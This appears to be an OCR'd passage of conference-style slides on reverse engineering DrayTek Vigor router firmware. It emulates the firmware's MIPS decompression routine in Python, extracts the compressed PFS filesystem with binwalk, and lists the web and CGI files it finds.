
```python
def decompress_blob(mu, data):
    decompress_start = 0x800246AC
    decompress_end = 0x80024730

    buffer_address = 0x20000000
    buffer_size = 20*1024*1024*4
    if (len(data) > buffer_size):
        raise # lol todo something smarter

    mu.mem_map(buffer_address, buffer_size)
    mu.mem_write(buffer_address, data)

    dest_buffer_address = 0x20000000 + buffer_size
    mu.mem_map(dest_buffer_address, buffer_size)

    """
     # a0: blob
     # a1: blob_size
     # a2: dst
     # a3: dst_size
     # arg_0: mode? do pre-treatment?
     # arg_4: ptr_to_len_extracted
     """

    mu.reg_write(UC_MIPS_REG_A0, buffer_address )
    mu.reg_write(UC_MIPS_REG_A1, len(data) )
    mu.reg_write(UC_MIPS_REG_A2, dest_buffer_address )
    mu.reg_write(UC_MIPS_REG_A3, buffer_size )

    #we could fill the two stack arguments but one is 0 and the other we don't care, so...
    mu.mem_write(stack_base, b"\x00"*stack_size)

    try:
        mu.emu_start(decompress_start, decompress_end)
    except Exception as e:
        print(e)
        print("IP: 0x{:x}".format(mu.reg_read(UC_MIPS_REG_PC)))
        read_registers(mu)


    total_size = mu.reg_read(UC_MIPS_REG_S5) # see 0x800248F0
    decompressed_data = mu.mem_read(dest_buffer_address, total_size)

    return decompressed_data
```



addiu $t0, 4
li $t9, decompress_main_firmware
jalr $t9 ; decompress_main_firmware
nop
li $t0, unk_818BA240
lui $at, 0x2000
or $t0, $at
li $t1, 0x83E62810
lui $at, 0x2000
or $t1, $at
loc_800240B4:
sw $zero, 0($t0)
bne $t0, $t1, loc_800240B4
addiu $t0, 4
li $t9, fw_init
jalr $t9 ; fw_ini
nop
lui $a0, 0xBE10
li $v1, 0x10
fw_init: # CODE XREF: boot_part0+C8↑p
# DATA XREF: boot_part0+C0↑o
var_s0 = 0
addiu $sp, -0x18
sw $ra, 0x14+var_s0($sp)
loc_800240D8:
lw $v0, 0xC48($a0)

Decompressing stuff

- One extra thing
  - The filesystem is compressed the same way
  - FS Starts after the compressed firmware
    - Size of the compressed firmware is its first DWORD

```python
def find_fs(data):
    offset = struct.unpack(">L", data[:4])[0]
    sz1, sz2, magic = struct.unpack(">LLL", data[offset:offset+4*3])
    if magic !=  0xAA1D7F50:
        raise(Exception("Failed to find magic bytes for fs (val:{:x} expected:{:x})".format(magic2, 0xAA1D7F50) ))

    return data[offset+8:offset+8+sz2] #needs to be sz2 or get a error chunk size



def find_extract_blob(filename):
    with open(filename, "rb") as f:
        data = f.read()

    pos = data.find(b"\xA5\x5A\xA5\x5A")
    if (pos == -1):
        raise("Failed to find magic byte")
    # PLEASE NOTE: if you want to have a full firmware
    # (decompression routine + decompressed firmware), then you need to replace
    # the data starting at pos (from above) with the decompressed firmware
    # as this is the first bytes that get overwritten by decompressed firmware
    # as the process moves along
    # with pos = data.find(b"\xA5\x5A\xA5\x5A")


    loader_fw = data[0x100:pos]
    magic1, size, magic2 = struct.unpack(">III", data[pos:pos+4*3])

    if magic2 !=  0xAA1D7F50:
        raise(Exception("Failed to find magic bytes part2 (val:{:x} expected:{:x})".format(magic2, 0xAA1D7F50) ))
    print("Blob size: {:x}".format(size))

    blob_start = pos + 8

    fs_blob = find_fs(data)

    return loader_fw, data[blob_start:blob_start + size], fs_blob
```


CGI-BIN
CSS
DOC
IMAGES
ivr_711a
ivr_711u
ivr_729
jg
jqplot
JS
sas_ivr
UPNP
VLAN
act_sta.htm
applet.htm
DrayTunnel.CAB
DrayTunnel.jar
empty.htm
header.htm
index.htm
INDEX2.HTM
in_sp.htm
l_m.htm
LOGIN.HTM
logout.htm
main.css
menu.htm
rdp.htm
rdp.jar
samba.htm
ssltnl.htm
sslvpn.htm
STATUS.HTM
STYLE.CSS
swm.css
swm1.css
swm2.css
swm3.css
SYSINFO.TXT
tm_sp.htm
vari.htm
vnc.htm
vnc.jar
weblogin1.HTM
WEBLOGIN.HTM
pl@pl-VirtualBox: ~/re/draytek/old_firmware
pl@pl-VirtualBox:~/re/draytek/old_firmware$ binwalk v2862_397_bonding_001.rst.fs_decompressed.bin
DECIMAL HEXADECIMAL DESCRIPTION
0 0x0 PFS filesystem, version 1.0, 1443 files
63517 0xF81D HTML document header
79109 0x13505 HTML document header



_v2862_397…n.extracted
pfs-root
V2000
CGI-BIN
Recent
Starred
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Trash
sf_vm_shared
VBox_GAs_6.…
Other Locations
Name
Size
Modified
ACCOUNTS.CGI 1 byte Tue
ACONTROL.CGI 1 byte Tue
Activate.cgi 0 bytes Tue
APPEPROF.CGI 0 bytes Tue
appqos.cgi 0 bytes Tue
ARP.CGI 1 byte Tue
AUTH.CGI 1 byte Tue
AUTHCLR.CGI 1 byte Tue
BBAND.CGI 1 byte Tue
CGIAPM.CGI 1 byte Tue
cgiapp.cgi Tue
"ENET.CGI" selected (1 byte)


Decompression Result

- Firmware looks legit in IDA!
- Filesystem is also compressed. Decompression leads to PFS filesystem
  - binwalk to extract PFS
  - Some of the files are compressed with the same algo as well
- CGI are empty ☹
  - Need to find them in a different castle


Looking back at the Vigor 3910

